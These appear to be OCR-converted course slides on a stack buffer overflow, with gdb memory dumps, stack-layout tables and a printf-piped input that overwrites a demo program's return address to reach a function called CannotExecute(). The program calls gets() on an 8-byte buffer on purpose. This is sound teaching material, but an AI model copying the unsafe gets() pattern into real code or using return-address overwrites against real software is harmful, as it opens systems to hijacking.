


| | |
|---|---|
| 0xbffff458 | 0xbffff4fc |
| 0xbffff454 | 0xbffff4f4 |
| 0xbffff450 | Return address to the OS (0x00000001) |
| 0xbffff44c | Old frame pointer (0x144bd6) |
| 0xbffff448<br>SP<br>FP | 0xbffff4c8 |

| | |
|---|---|
| 0xbffff458 | 0xbffff4fc |
| 0xbffff454 | 0xbffff4f4 |
| 0xbffff450 | Return address to the OS (0x00000001) |
| 0xbffff44c | Old frame pointer (0x144bd6) |
| 0xbffff448 | 0xbffff4c8 |
| 0xbffff444 | Return address to main (0x0804844e) |
| 0xbffff440 | Frame pointer for Main (0xbffff448) |
| 0xbffff43c | Buffer (8 bytes) |
| 0xbffff434 SP | 0x0011e0c0 |

**Low memory end**

# Running the Program for Valid Input




```
(gdb) s

Breakpoint 2, GetInput () at demo.c:10
10        gets(buffer);
(gdb) x/8xw $esp
0xbffff434:     0x0011e0c0      0x0804847b      0x00283ff4      0xbffff448
0xbffff444:     0x0804844e      0xbffff4c8      0x00144bd6      0x00000001
(gdb) s
abcdefg
11        puts(buffer);
                                 d c b a         \0 g f e
(gdb) x/8xw $esp
0xbffff434:     0xbffff438      0x64636261      0x00676665      0xbffff448
0xbffff444:     0x0804844e      0xbffff4c8      0x00144bd6      0x00000001
(gdb) s
abcdefg
13      }
```

**Passing a valid input** ←

**Desired output** ←

**Either way of passing inputs is fine when we pass just printable Regular characters**




```
vmplanet@ubuntu:~$ ./demo
abcdefg
abcdefg
vmplanet@ubuntu:~$ printf "abcdefg" | ./demo
abcdefg
vmplanet@ubuntu:~$ █
```

**When we want to pass non-printable characters or memory addresses, we need to use the printf option (need to pass them as hexadecimal values)**

# Stack Layout: Valid Input

**High memory end**




| | |
|---|---|
| 0xbffff458 | 0xbffff4fc |
| 0xbffff454 | 0xbffff4f4 |
| 0xbffff450 | Return address to the OS (0x00000001) |
| 0xbffff44c | Old frame pointer (0x144bd6) |
| 0xbffff448<br>SP<br>FP | 0xbffff4c8 |

| | |
|---|---|
| 0xbffff458 | 0xbffff4fc |
| 0xbffff454 | 0xbffff4f4 |
| 0xbffff450 | Return address to the OS (0x00000001) |
| 0xbffff44c | Old frame pointer (0x144bd6) |
| 0xbffff448 | 0xbffff4c8 |
| 0xbffff444 | Return address to main (0x0804844e) |
| 0xbffff440 | Frame pointer for Main (0xbffff448) |
| 0xbffff43c | 00 67 66 65 |
| 0xbffff438 | 64 63 62 61 |
| 0xbffff434 SP | 0xbffff438 |

**Low memory end**

# Running the Program for an Input that will Overflow: No Side Effects




```
Breakpoint 1, main () at demo.c:17
17              GetInput();
(gdb) x/8xw $esp
0xbffff448:     0xbffff4c8      0x00144bd6      0x00000001      0xbffff4f4
0xbffff458:     0xbffff4fc      0xb7fff858      0xbffff4b0      0xffffffff
(gdb) s

Breakpoint 2, GetInput () at demo.c:10
10          gets(buffer);
(gdb) x/8xw $esp
0xbffff434:     0x0011e0c0      0x0804847b      0x00283ff4      0xbffff448
0xbffff444:     0x0804844e      0xbffff4c8      0x00144bd6      0x00000001
(gdb) s
abcdefgh
11          puts(buffer);
(gdb) x/8xw $esp
0xbffff434:     0xbffff438      0x64636261      0x68676665      0xbffff400
0xbffff444:     0x0804844e      0xbffff4c8      0x00144bd6      0x00000001
(gdb) s
abcdefgh
13      }
(gdb) 
```

The LSB of the memory address pointed to by the frame pointer is overwritten. However, since this corresponds to the inconsequential frame pointer value for the main( ), there are no side effects.

# Exploiting the Buffer Overflow Attack

- We need to pass the starting memory address of the CannotExecute( ) function: 0x08048414 as part of the user input to overwrite the correct return address of the GetInput( ) function.
  - We need to pass 16 bytes of character input (8 bytes for the buffer array, 4 bytes for the Frame Pointer for main( ); the last 4 bytes corresponding the starting memory address of CannotExecute( )).
- Note that the processor architecture on which the example is run is a Little-endian one.
- Hence, the least significant value of the memory address (\x14) should be passed first and so on.




```
vmplanet@ubuntu:~$ printf "abcdefg" | ./demo
abcdefg
vmplanet@ubuntu:~$ printf "abcdefghijkl\x14\x84\x04\x08" | ./demo
abcdefghijkl��
This function cannot execute
Segmentation fault
vmplanet@ubuntu:~$ ./demo
```


**printf has to be used to pass Memory addresses as inputs**

**Segmentation fault because from the CannotExecute( ) function, there is no way for the control to return to the main( ) function and go through a graceful termination.**

**Starting memory address for the CannotExecute( ) function**



```
vmplanet@ubuntu:~$ ./demo
abcdefghijkl\0x14\0x84\0x04\0x08
abcdefghijkl\0x14\0x84\0x04\0x08
Segmentation fault
vmplanet@ubuntu:~$ ./demo
abcdefghijkl\x14\x84\x04\x08
abcdefghijkl\x14\x84\x04\x08
Segmentation fault
vmplanet@ubuntu:~$
```



| |
|---|
| 0xbffff4fc |
| 0xbffff4f4 |
| Return address to the OS (0x00000001) |
| Old frame pointer (0x144bd6) |
| 0xbffff4c8 |
| Return address to main (0x08048414) |
| Frame pointer Main<br>72 71 70 69 |
| 68 67 66 65 |
| 64 63 62 61 |
| 0xbffff438 |